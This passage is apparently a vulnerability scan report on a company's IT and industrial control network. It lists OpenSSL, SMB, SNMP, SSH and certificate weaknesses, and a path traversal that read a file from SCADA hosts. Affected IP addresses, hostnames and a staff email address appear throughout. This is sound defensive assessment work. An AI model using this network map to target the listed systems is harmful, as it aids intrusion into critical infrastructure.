References	http://www.nessus.org/u?5929f842 https://www.openssl.org/news/secadv/20200421.txt
Affected Nodes	10.100.31.82 on port 443/tcp 10.100.31.82 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 80/tcp
Additional Output	<pre>Banner : Apache/2.4.41 (Unix) OpenSSL/1.1.1d Reported version : 1.1.1d Fixed version : 1.1.1g</pre>

OpenSSL 1.1.1 < 1.1.1i Null Pointer Dereference Vulnerability


Severity	
Description	<p>The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.1.1i advisory.</p> <p>- The X.509 GeneralName type is a generic type for representing different types of names. One of those name types is known as EDIPartyName. OpenSSL provides a function GENERAL_NAME_cmp which compares different instances of a GENERAL_NAME to see if they are equal or not. This function behaves incorrectly when both GENERAL_NAMES contain an EDIPARTYNAME. A NULL pointer dereference and a crash may occur leading to a possible denial of service attack. OpenSSL itself uses the GENERAL_NAME_cmp function for two purposes: 1) Comparing CRL distribution point names between an available CRL and a CRL distribution point embedded in an X509 certificate 2) When verifying that a timestamp response token signer matches the timestamp authority name (exposed via the API functions TS_RESP_verify_response and TS_RESP_verify_token) If an attacker can control both items being compared then that attacker could trigger a crash. For example if the attacker can trick a client or server into checking a malicious certificate against a malicious CRL then this may occur. Note that some applications automatically download CRLs based on a URL embedded in a certificate. This checking happens prior to the signatures on the certificate and CRL being verified.</p> <p>OpenSSL's s_server, s_client and verify tools have support for the -crl_download option which implements automatic CRL downloading and this attack has been demonstrated to work against those tools. Note that an unrelated bug means that affected versions of OpenSSL cannot parse or construct correct encodings of EDIPARTYNAME. However it is possible to construct a malformed EDIPARTYNAME that OpenSSL's parser will accept and hence trigger this attack. All OpenSSL 1.1.1 and 1.0.2 versions are affected by this issue. Other OpenSSL releases are out of support and have not been checked. Fixed in OpenSSL 1.1.1i (Affected 1.1.1-1.1.1h). Fixed in OpenSSL 1.0.2x (Affected 1.0.2-1.0.2w). (CVE-2020-1971)</p> <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote service is affected by a null pointer dereference vulnerability.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	5.9 (CVSS3:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to OpenSSL version 1.1.1i or later.
References	http://www.nessus.org/u?dc9b62cf https://www.openssl.org/news/secadv/20201208.txt
Affected Nodes	10.100.31.82 on port 443/tcp 10.100.31.82 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 80/tcp

	10.100.31.81 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 80/tcp
Additional Output	<pre> Banner : Apache/2.4.41 (Unix) OpenSSL/1.1.1d Reported version : 1.1.1d Fixed version : 1.1.1i </pre>

Rockwell Automation FactoryTalk Linx Path Traversal Information Disclosure

Severity	
Description	<p>The Rockwell Automation FactoryTalk Linx running on the remote host is affected by a path traversal vulnerability due to the lack of validation of user-supplied file paths before using them in file operations. An unauthenticated, remote attacker can exploit this, via specially crafted messages, to disclose the contents of files on the remote host with SYSTEM privileges.</p> <p>This plugin requires the 'Scan Operational Technology devices' scan setting to be enabled for it to be launched.</p> <p>Note that the application is reportedly affected by other vulnerabilities; however, this plugin has not tested for those issues.</p> <p>The remote SCADA application is affected by an information disclosure vulnerability.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Apply Patch Aid 1124820 or the May 2020 Patch Roll-up or later.
References	http://www.nessus.org/u?8ad24a10
Affected Nodes	10.100.7.93 (OWS-01A) on port 7153/tcp 10.100.7.77 (HMI-01A) on port 7153/tcp 10.100.7.70 (EWS-01) on port 7153/tcp
Additional Output	<pre> vPenTest Partner was able to exploit the issue to download the contents of \Windows\win.ini on the disk drive where the EDS icon folder is installed : ; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1 </pre>

SMB Signing not required


Severity	
Description	Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.
References	n/a
Affected Nodes	192.168.2.93 on port 445/tcp 192.168.2.84 on port 445/tcp 192.168.2.82 on port 445/tcp 192.168.2.78 on port 445/tcp 192.168.2.74 on port 445/tcp

192.168.2.91 on port 445/tcp
192.168.2.85 on port 445/tcp
192.168.2.22 on port 445/tcp
192.168.2.19 on port 445/tcp
192.168.2.8 on port 445/tcp
10.100.35.119 on port 445/tcp
10.100.35.89 on port 445/tcp
10.100.35.77 on port 445/tcp
192.168.2.25 on port 445/tcp
10.100.35.72 on port 445/tcp
10.100.34.86 on port 445/tcp
10.100.34.85 on port 445/tcp
10.100.34.83 on port 445/tcp
10.100.33.59 on port 445/tcp
10.100.33.54 on port 445/tcp
10.100.33.53 on port 445/tcp
10.100.32.65 on port 445/tcp
10.100.32.63 on port 445/tcp
10.100.31.70 on port 445/tcp
10.100.31.61 on port 445/tcp
10.100.31.59 on port 445/tcp
10.100.20.200 on port 445/tcp
10.100.20.195 on port 445/tcp
10.100.20.145 on port 445/tcp
10.100.20.38 (ssd505) on port 445/tcp
10.100.20.33 (It186) on port 445/tcp
10.100.20.11 on port 445/tcp
10.100.20.2 on port 445/tcp
10.100.7.210 on port 445/tcp
10.100.7.201 on port 445/tcp
10.100.7.136 on port 445/tcp
10.100.7.135 on port 445/tcp
10.100.7.131 on port 445/tcp
10.100.7.125 on port 445/tcp
10.100.7.119 on port 445/tcp
10.100.7.118 on port 445/tcp
10.100.7.116 on port 445/tcp
10.100.7.115 on port 445/tcp
10.100.7.111 on port 445/tcp
10.100.7.110 on port 445/tcp
10.100.7.101 (SmartTool-TMP) on port 445/tcp
10.100.20.7 on port 445/tcp
10.100.7.90 (HMI-01B) on port 445/tcp
10.100.7.88 (URSIOSSVR01) on port 445/tcp
10.100.7.87 (SmartTool) on port 445/tcp
10.100.7.86 (HIST-01A) on port 445/tcp
10.100.7.85 (MPM) on port 445/tcp
10.100.7.84 (HMI1) on port 445/tcp
10.100.7.82 (TESTPC06) on port 445/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 445/tcp
10.100.7.77 (HMI-01A) on port 445/tcp
10.100.7.75 (IT03-5D3BVV1) on port 445/tcp
10.100.7.73 (VSS-01A) on port 445/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 445/tcp
10.100.7.71 (VSS-01B) on port 445/tcp
10.100.7.70 (EWS-01) on port 445/tcp
10.100.7.66 (URSIOSSVR02) on port 445/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 445/tcp
10.100.7.53 (URSHISTSVR01) on port 445/tcp
10.100.7.51 (it03-8ddvdv1) on port 445/tcp
10.100.7.50 (IT02-8ZWM353) on port 445/tcp
10.100.6.92 (IT01-1K7FLR2) on port 445/tcp
10.100.6.90 (IT01-FTOY4Y2) on port 445/tcp
10.100.6.84 (IT01-G9S2YM2) on port 445/tcp
10.100.6.81 (IT01-CX9WNW1) on port 445/tcp
10.100.6.80 (IT01-486J8V1-Wiring-PC) on port 445/tcp
10.100.6.69 (IT01-9WQ7HD1) on port 445/tcp
10.100.6.68 (IT01-CMCW8Y1) on port 445/tcp
10.100.6.66 (IT01-GS97L02) on port 445/tcp

	10.100.6.65 (IT01-B11Y4Y2) on port 445/tcp 10.100.6.62 (IT01-486G8V1) on port 445/tcp 10.100.6.60 (IT01-2VDFG12) on port 445/tcp 10.100.6.57 (IT01-8WWKQ13) on port 445/tcp 10.100.6.53 (IT01-8NQH353) on port 445/tcp 10.100.6.50 (IT02-FGXJ842) on port 445/tcp 10.100.5.68 (IT02-2SD5Y2) on port 445/tcp 10.100.5.67 (IT02-4RWKQ13) on port 445/tcp 10.100.5.64 (CONMSAUTHMI601) on port 445/tcp 10.100.5.62 (IT02-DWCKN53) on port 445/tcp 10.100.5.61 (IT02-34HR733) on port 445/tcp 10.100.5.60 (IT08-DF9HLW2) on port 445/tcp 10.100.5.59 (IT06-G8F8HF1) on port 445/tcp 10.100.5.56 (IT02-GS5WZY2) on port 445/tcp 10.100.5.55 (IT09-5Z5KN53) on port 445/tcp 10.100.3.64 (IT01-4P775Y2) on port 445/tcp 10.100.3.56 (IT02-FNFR2R1) on port 445/tcp 10.100.3.51 (IT03-4M7MM32) on port 445/tcp 10.100.2.93 (IT10-DHVDT13) on port 445/tcp 10.100.2.83 (Training2) on port 445/tcp 10.100.2.82 (Training8) on port 445/tcp 10.100.2.70 (IT09-6GRJN53) on port 445/tcp 10.100.2.66 (IT10-34S1MQ1) on port 445/tcp 10.100.2.65 (IT09-JGYQ733) on port 445/tcp 10.100.2.64 (it10-g0wtsw1) on port 445/tcp 10.100.2.63 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.59 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.55 (Training3) on port 445/tcp 10.100.2.53 (it05-100625) on port 445/tcp 10.100.2.52 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.49 (IT09-H42HYV1) on port 445/tcp 10.100.1.99 (IT10-BVMFJX2) on port 445/tcp 10.100.1.97 (IT10-37HWTR1) on port 445/tcp 10.100.1.76 (IT10-F8BP2R1) on port 445/tcp 10.100.1.68 (IT10-F20GXV1) on port 445/tcp 10.100.1.66 (IT10--HNGWST2) on port 445/tcp
--	---


Additional Output	n/a
-------------------	-----

SNMP 'GETBULK' Reflection DDoS

Severity	
Description	<p>The remote SNMP daemon is responding with a large amount of data to a 'GETBULK' request with a larger than normal value for 'max-repetitions'. A remote attacker can use this SNMP server to conduct a reflected distributed denial of service attack on an arbitrary remote host.</p> <p>The remote SNMP daemon is affected by a vulnerability that allows a reflected distributed denial of service attack.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
Recommendation	<p>Disable the SNMP service on the remote host if you do not use it.</p> <p>Otherwise, restrict and monitor access to this service, and consider changing the default 'public' community string.</p>
References	http://www.nessus.org/u?8b551b5c http://www.nessus.org/u?bdb53cfc
Affected Nodes	192.168.2.58 on port 161/udp 192.168.2.57 on port 161/udp 192.168.2.55 on port 161/udp 192.168.2.20 on port 161/udp 192.168.2.14 on port 161/udp 192.168.2.2 on port 161/udp 192.168.2.28 on port 161/udp 10.100.7.68 on port 161/udp 10.100.7.67 on port 161/udp 10.100.7.64 on port 161/udp 10.100.7.63 on port 161/udp


Additional Output	<p>vPenTest Partner was able to determine the SNMP service can be abused in an SNMP Reflection DDoS attack :</p> <pre>Request size (bytes) : 42 Response size (bytes) : 2312</pre>
-------------------	--

SSH Weak Algorithms Supported

Severity	
Description	<p>vPenTest Partner has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.</p> <p>The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.</p>
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
Recommendation	Contact the vendor or consult product documentation to remove the weak ciphers.
References	https://tools.ietf.org/html/rfc4253#section-6.3
Affected Nodes	10.100.7.74 on port 22/tcp

Additional Output	<p>The following weak server-to-client encryption algorithms are supported :</p> <pre>arcfour arcfour128</pre> <p>The following weak client-to-server encryption algorithms are supported :</p> <pre>arcfour arcfour128</pre>
-------------------	---

SSL Certificate Cannot Be Trusted

Severity	
Description	<p>The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :</p> <ul style="list-style-type: none"> - First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority. - Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates. - Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that vPenTest Partner either does not support or does not recognize. <p>If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.</p> <p>The SSL certificate for this service cannot be trusted.</p>
CVSS	6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)
CVSS3	6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)
Recommendation	Purchase or generate a proper certificate for this service.
References	https://www.itu.int/rec/T-REC-X.509/en https://en.wikipedia.org/wiki/X.509
Affected Nodes	<p>192.168.2.74 on port 3389/tcp</p> <p>192.168.2.71 on port 3389/tcp</p>

192.168.2.64 on port 443/tcp
192.168.2.61 on port 443/tcp
192.168.2.60 on port 443/tcp
192.168.2.59 on port 443/tcp
192.168.2.58 on port 443/tcp
192.168.2.94 on port 631/tcp
192.168.2.82 on port 3389/tcp
192.168.2.78 on port 3389/tcp
192.168.2.63 on port 443/tcp
192.168.2.57 on port 443/tcp
192.168.2.56 on port 443/tcp
192.168.2.55 on port 443/tcp
192.168.2.51 on port 443/tcp
192.168.2.22 on port 3389/tcp
192.168.2.18 on port 54433/tcp
192.168.2.8 on port 1433/tcp
192.168.2.8 on port 3389/tcp
192.168.2.8 on port 2002/tcp
192.168.2.6 on port 3389/tcp
192.168.2.5 on port 443/tcp
192.168.2.3 on port 5989/tcp
192.168.2.3 on port 443/tcp
10.100.35.119 on port 3389/tcp
10.100.35.104 on port 443/tcp
10.100.35.101 on port 443/tcp
10.100.35.89 on port 3389/tcp
10.100.35.87 on port 443/tcp
10.100.35.73 on port 3001/tcp
192.168.2.18 on port 3389/tcp
192.168.2.5 on port 902/tcp
192.168.2.5 on port 5989/tcp
192.168.2.3 on port 902/tcp
10.100.35.113 on port 443/tcp
10.100.35.51 on port 443/tcp
10.100.35.50 on port 443/tcp
10.100.34.85 on port 3389/tcp
10.100.34.65 on port 443/tcp
10.100.33.61 on port 3389/tcp
10.100.33.59 on port 3389/tcp
10.100.34.80 on port 443/tcp
10.100.33.54 on port 3389/tcp
10.100.33.52 on port 443/tcp
10.100.31.82 on port 443/tcp
10.100.31.81 on port 443/tcp
10.100.31.66 on port 443/tcp
10.100.31.65 on port 443/tcp
10.100.32.65 on port 3389/tcp
10.100.31.69 on port 443/tcp
10.100.31.69 on port 5061/tcp
10.100.31.64 on port 443/tcp
10.100.31.60 on port 443/tcp
10.100.31.54 on port 443/tcp
10.100.31.52 on port 443/tcp
10.100.20.200 on port 1433/tcp
10.100.20.33 (lt186) on port 3389/tcp
10.100.7.210 on port 3389/tcp
10.100.7.210 on port 3071/tcp
10.100.7.201 on port 3389/tcp
10.100.7.131 on port 3389/tcp
10.100.7.125 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.118 on port 3389/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.98 on port 443/tcp
10.100.7.97 on port 443/tcp
10.100.7.96 on port 9080/tcp

10.100.7.96 on port 443/tcp
10.100.7.135 on port 3389/tcp
10.100.7.95 (IT09-5Z5KN53) on port 9080/tcp
10.100.7.95 (IT09-5Z5KN53) on port 443/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.74 on port 443/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.7.69 on port 443/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.6.90 (IT01-FTOY4Y2) on port 3389/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.6.20 on port 443/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.5.58 on port 443/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.57 on port 443/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVD13) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.2.70 (IT09-6GRJN53) on port 443/tcp
10.100.2.60 on port 9080/tcp
10.100.2.60 on port 443/tcp
10.100.2.58 on port 9080/tcp
10.100.2.58 on port 443/tcp
10.100.2.57 on port 9080/tcp
10.100.2.57 on port 443/tcp
10.100.2.56 on port 9080/tcp
10.100.2.56 on port 443/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.53 (it05-100625) on port 8191/tcp
10.100.2.53 (it05-100625) on port 8089/tcp
10.100.2.51 on port 8834/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 443/tcp
10.100.2.45 on port 8443/tcp
10.100.2.45 on port 443/tcp
10.100.1.151 on port 443/tcp
10.100.1.150 on port 443/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.80 on port 8443/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp
10.100.1.74 on port 443/tcp

Additional Output

The following certificate was at the top of the certificate chain sent by the remote host, but it is signed by an unknown certificate authority :

```
|-Subject : CN=shipping-imac.local  
|-Issuer : CN=shipping-imac.local
```

SSL Certificate Expiry

Severity	
Description	<p>This plugin checks expiry dates of certificates associated with SSL- enabled services on the target and reports whether any have already expired.</p> <p>The remote server's SSL certificate has already expired.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Purchase or generate a new SSL certificate to replace the existing one.
References	n/a
Affected Nodes	<p>192.168.2.51 on port 443/tcp</p> <p>10.100.7.210 on port 3071/tcp</p> <p>10.100.7.111 on port 3071/tcp</p>
Additional Output	<pre>The SSL certificate has already expired : Subject : C=US, ST=Texas, L=Houston, O=Volta LLC, CN=volta-us, emailAddress=charles.hopper@volta-us.com Issuer : C=US, ST=Texas, L=Houston, O=Volta LLC, CN=volta-us, emailAddress=charles.hopper@volta-us.com Not valid before : May 24 19:18:41 2017 GMT Not valid after : May 24 19:18:41 2018 GMT</pre>

SSL Certificate Signed Using Weak Hashing Algorithm

Severity	
Description	<p>The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.</p> <p>Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunseting of the SHA-1 cryptographic hash algorithm.</p> <p>Note that certificates in the chain that are contained in the vPenTest Partner CA database (known_CA.inc) have been ignored.</p> <p>An SSL certificate in the certificate chain has been signed using a weak hash algorithm.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)
Recommendation	Contact the Certificate Authority to have the certificate reissued.
References	<p>https://tools.ietf.org/html/rfc3279</p> <p>http://www.nessus.org/u?9bb87bf2</p> <p>http://www.nessus.org/u?e120eea1</p> <p>http://www.nessus.org/u?5d894816</p> <p>http://www.nessus.org/u?51db68aa</p> <p>http://www.nessus.org/u?9dc7bfba</p>
Affected Nodes	<p>192.168.2.64 on port 443/tcp</p> <p>192.168.2.61 on port 443/tcp</p> <p>192.168.2.60 on port 443/tcp</p> <p>192.168.2.59 on port 443/tcp</p> <p>192.168.2.57 on port 443/tcp</p> <p>192.168.2.55 on port 443/tcp</p> <p>192.168.2.51 on port 443/tcp</p> <p>192.168.2.63 on port 443/tcp</p> <p>192.168.2.58 on port 443/tcp</p> <p>192.168.2.56 on port 443/tcp</p>

	<p>192.168.2.18 on port 54433/tcp 192.168.2.3 on port 443/tcp 192.168.2.5 on port 902/tcp 192.168.2.5 on port 5989/tcp 192.168.2.5 on port 443/tcp 192.168.2.3 on port 902/tcp 192.168.2.3 on port 5989/tcp 10.100.20.200 on port 1433/tcp 10.100.7.210 on port 3389/tcp 10.100.7.210 on port 3071/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.115 on port 3389/tcp 10.100.7.111 on port 3071/tcp 10.100.7.86 (HIST-01A) on port 1433/tcp 10.100.7.85 (MPM) on port 1433/tcp 10.100.7.71 (VSS-01B) on port 1433/tcp 10.100.7.73 (VSS-01A) on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp</p>
--	--


Additional Output	<p>The following certificates were part of the certificate chain sent by the remote host, but contain hashes that are considered to be weak.</p> <pre> -Subject : C=US/ST=California/L=Sunnyvale/O=Ruckus Wireless Inc/CN=Ruckus Wireless Inc. SN-431204006316 -Signature Algorithm : SHA-1 With RSA Encryption -Valid From : Sep 10 06:34:18 2012 GMT -Valid To : Sep 18 06:34:18 2037 GMT </pre>
-------------------	--

SSL Certificate with Wrong Hostname

Severity	
Description	<p>The 'commonName' (CN) attribute of the SSL certificate presented for this service is for a different machine.</p> <p>The SSL certificate for this service is for a different host.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Purchase or generate a proper certificate for this service.
References	n/a
Affected Nodes	<p>192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.22 on port 3389/tcp 192.168.2.19 on port 3389/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 1433/tcp 192.168.2.8 on port 3389/tcp 192.168.2.6 on port 3389/tcp 192.168.2.22 on port 443/tcp 192.168.2.19 on port 443/tcp 10.100.20.200 on port 1433/tcp 10.100.7.210 on port 3071/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.111 on port 3071/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp 10.100.2.70 (IT09-6GRJN53) on port 443/tcp 10.100.2.53 (it05-100625) on port 8191/tcp</p>

	10.100.2.53 (it05-100625) on port 8089/tcp 10.100.2.51 on port 8834/tcp
Additional Output	<p>The identities known by vPenTest Partner are :</p> <p>192.168.2.78 192.168.2.78</p> <p>The Common Name in the certificate is :</p> <p>WIRESHOP.ad.volta-us.com</p>

SSL Medium Strength Cipher Suites Supported (SWEET32)

Severity	
Description	<p>The remote host supports the use of SSL ciphers that offer medium strength encryption. vPenTest Partner regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.</p> <p>Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.</p> <p>The remote service supports the use of medium strength SSL ciphers.</p>
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Reconfigure the affected application if possible to avoid use of medium strength ciphers.
References	https://www.openssl.org/blog/blog/2016/08/24/sweet32/ https://sweet32.info
Affected Nodes	<p>192.168.2.71 on port 3389/tcp 192.168.2.64 on port 443/tcp 192.168.2.61 on port 443/tcp 192.168.2.60 on port 443/tcp 192.168.2.59 on port 443/tcp 192.168.2.58 on port 443/tcp 192.168.2.58 on port 1883/tcp 192.168.2.57 on port 1883/tcp 192.168.2.57 on port 443/tcp 192.168.2.56 on port 1883/tcp 192.168.2.55 on port 443/tcp 192.168.2.78 on port 3389/tcp 192.168.2.74 on port 3389/tcp 192.168.2.63 on port 443/tcp 192.168.2.56 on port 443/tcp 192.168.2.55 on port 1883/tcp 192.168.2.51 on port 443/tcp 10.100.35.89 on port 3389/tcp 10.100.35.87 on port 443/tcp 192.168.2.19 on port 3389/tcp 192.168.2.19 on port 443/tcp 192.168.2.18 on port 54433/tcp 192.168.2.18 on port 3389/tcp 192.168.2.8 on port 1433/tcp 192.168.2.8 on port 3389/tcp 192.168.2.6 on port 3389/tcp 192.168.2.5 on port 5989/tcp 192.168.2.3 on port 5989/tcp 10.100.35.119 on port 3389/tcp 10.100.35.113 on port 443/tcp 10.100.35.104 on port 443/tcp 10.100.35.101 on port 443/tcp 10.100.35.51 on port 443/tcp 10.100.34.85 on port 3389/tcp 10.100.34.80 on port 443/tcp 10.100.34.65 on port 443/tcp</p>


```

10.100.33.61 on port 3389/tcp
10.100.33.59 on port 3389/tcp
10.100.33.52 on port 443/tcp
10.100.32.65 on port 3389/tcp
10.100.33.54 on port 3389/tcp
10.100.20.200 on port 1433/tcp
10.100.20.33 (lt186) on port 3389/tcp
10.100.7.210 on port 3071/tcp
10.100.7.201 on port 3389/tcp
10.100.7.116 on port 1433/tcp
10.100.7.115 on port 3389/tcp
10.100.7.111 on port 3071/tcp
10.100.7.110 on port 3389/tcp
10.100.7.210 on port 3389/tcp
10.100.7.135 on port 3389/tcp
10.100.7.131 on port 3389/tcp
10.100.7.125 on port 3389/tcp
10.100.7.119 on port 1433/tcp
10.100.7.118 on port 3389/tcp
10.100.7.86 (HIST-01A) on port 1433/tcp
10.100.7.85 (MPM) on port 1433/tcp
10.100.7.84 (HMI1) on port 3389/tcp
10.100.7.82 (TESTPC06) on port 3389/tcp
10.100.7.75 (IT03-5D3BVV1) on port 3389/tcp
10.100.7.73 (VSS-01A) on port 1433/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 3389/tcp
10.100.7.66 (URSIOSSVR02) on port 3389/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 3389/tcp
10.100.7.53 (URSHISTSVR01) on port 1433/tcp
10.100.7.53 (URSHISTSVR01) on port 3389/tcp
10.100.7.51 (it03-8ddvdv1) on port 3389/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 3389/tcp
10.100.7.88 (URSIOSSVR01) on port 3389/tcp
10.100.6.65 (IT01-B11Y4Y2) on port 3389/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 3389/tcp
10.100.7.71 (VSS-01B) on port 1433/tcp
10.100.6.81 (IT01-CX9WNW1) on port 3389/tcp
10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
10.100.5.68 (IT02-2SD5Y2) on port 3389/tcp
10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp
10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
10.100.5.60 (IT08-DF9HLW2) on port 3389/tcp
10.100.3.64 (IT01-4P775Y2) on port 3389/tcp
10.100.3.52 (IT10-CM1V8Y1) on port 3389/tcp
10.100.3.51 (IT03-4M7MM32) on port 3389/tcp
10.100.2.93 (IT10-DHVDT13) on port 3389/tcp
10.100.2.54 (IT09-1KBKLR2) on port 3389/tcp
10.100.2.53 (it05-100625) on port 3389/tcp
10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
10.100.1.99 (IT10-BVMFJX2) on port 3389/tcp
10.100.2.81 (WindUtilWS) on port 3389/tcp
10.100.1.80 on port 8009/tcp
10.100.1.76 (IT10-F8BP2R1) on port 3389/tcp

```

Additional Output

Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

Name	Code	KEX	Auth	Encryption	MAC
